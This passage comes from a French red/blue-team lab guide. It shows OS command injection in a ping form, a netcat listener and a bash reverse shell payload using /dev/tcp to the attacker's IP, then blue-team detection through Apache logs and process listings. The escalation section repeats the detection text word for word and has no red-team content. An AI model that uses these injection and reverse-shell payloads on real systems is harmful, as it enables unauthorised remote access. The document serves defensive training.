il va falloir pour cela utiliser l'opérateur '&&'. Celui-ci permettra d'entrer l'adresse ip, puis de terminer la commande et enchaîner sur une seconde commande. ici '*id*', permettant de voir les identifiants pour l'utilisateur exécutant le service apache.

Ping Test

8.8.8.8 && id

Ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=15.3 ms  
  
--- 8.8.8.8 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.278/15.278/15.278/0.000 ms  
uid=1001(web) gid=1001(web) groups=1001(web)
```

Cela sera une preuve de la vulnérabilité qui pourra être soumise à **BLUE**.

Il est donc possible d'ouvrir ce que l'on appelle un '**reverse shell**' ou shell inversé.

Cela se fait en 2 temps :

- l'attaquant ouvre une fenêtre de console sur le poste d'attaque et y entre la commande :

```
nc -lvnp 4444
```

Cela ouvre un socket RAW en écoute sur le port 4444.

```
C:\Users\chabr>wsl -d kali-linux  
(Bl4ck☉Tryx)-[/mnt/c/Users/chabr]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
|
```

- Puis dans le champ de l'adresse IP sur la page, entrer :

```
8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<ip attaquant>/4444 0>&1'
```

Ping Test

192.168.1.100/4444 0>&1'

Ping

En cours...

Ce qui aura pour effet de connecter le reverse shell.

```
(Bl4ck☉Tryx)-[/mnt/c/Users/chabr]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.18.23.156] from (UNKNOWN) [172.18.23.156] 54886
root@Tryx:/mnt/c/Users/chabr# |
```

?Que viens t-il de se passer !?

Pour le savoir, il faut décortiquer la commande donnée à la machine :

8.8.8.8	adresse de la machine à ping (elle viens compléter la commande 'ping -c 1').
&&	lance une nouvelle commande après la fin de la précédente.
/bin/bash -c "	exécute la commande bash suivante (donnée après le - c)
/bin/bash -i	Ouvre un terminal en mode interacti.
>&	redirrige le STDerr et le STDOUT vers ...
/dev/tcp/<ip>/<port>	le socket réseau défini ici
0>&1	Redirrige également le STDin vers le même flux que STDOUT.

Pour la BLUE team

Objectif : Observer les preuves de l'accès au système

L'équipe **BLUE** ne va pouvoir voir les traces laissées par les actions de l'équipe **RED** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

```
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /styles/style.css HTTP/1.1" 200 1804 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /pictures/logo.png HTTP/1.1" 200 7612 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:59 +0000] "GET /connectivityCheck.php HTTP/1.1" 200 1193 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:46 +0000] "GET /ping.php?ip=8.8.8.8%20%26%20%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.100%2F4444%20%3E%26%27 HTTP/1.1" 200 0 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```

```
root@vulnerablelinux:/home/sc4d-# ps aux | grep bash
sc4d- 1880 0.0 0.1 8856 5808 tty1 Ss 12:43 0:00 -bash
root 1916 0.0 0.1 7900 4844 pts/0 S 12:43 0:00 /usr/bin/bash
web 2315 0.0 0.0 2888 1940 ? S 14:31 0:00 sh -c -- ping -c 1 8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web 2317 0.0 0.1 7944 3864 ? S 14:31 0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web 2318 0.0 0.0 7944 2052 ? S 14:31 0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
root 2320 0.0 0.0 6716 2684 pts/0 S+ 14:31 0:00 grep --color=auto bash
root@vulnerablelinux:/home/sc4d-# s_
```

Et de voir les processus du reverse shell ouvert par **RED**.

VI. Phase 4 : Mouvement latéral

Pas de mouvement latéral prévu dans ce TP.

VII. Phase 5 : Escalade de privilège

Pour la RED team

Objectif : Gagner des privilèges plus élevés sur la machine

Pour la BLUE team

Objectif : Observer les traces de la reconnaissance

L'équipe **BLUE** ne va pouvoir voir les traces laissées par les actions de l'équipe **RED** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

```
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /styles/style.css HTTP/1.1" 200 1804 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:18 +0000] "GET /pictures/logo.png HTTP/1.1" 200 7612 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:59 +0000] "GET /connectivityCheck.php HTTP/1.1" 200 1193 "http://192.168.1.23/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
192.168.1.100 - - [18/Aug/2026:13:07:46 +0000] "GET /ping.php?ip=8.8.8.8%20%26%20%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.100%2F4444%20%3E%26%27 HTTP/1.1" 200 0 "http://192.168.1.23/connectivityCheck.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0"
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```

```
root@vulnerablelinux:/home/sc4d-# ps aux | grep bash
sc4d- 1880  0.0  0.1  8856 5808 tty1    Ss   12:43   0:00 -bash
root  1916  0.0  0.1  7900 4844 pts/0    S    12:43   0:00 /usr/bin/bash
web  2315  0.0  0.0  2888 1940 ?        S    14:31   0:00 sh -c -- ping -c 1 8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web  2317  0.0  0.1  7944 3864 ?        S    14:31   0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
web  2318  0.0  0.0  7944 2052 ?        S    14:31   0:00 /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
root  2320  0.0  0.0  6716 2684 pts/0    S+   14:31   0:00 grep --color=auto bash
root@vulnerablelinux:/home/sc4d-# s_
```

Et de voir les processus du reverse shell ouvert par **RED**.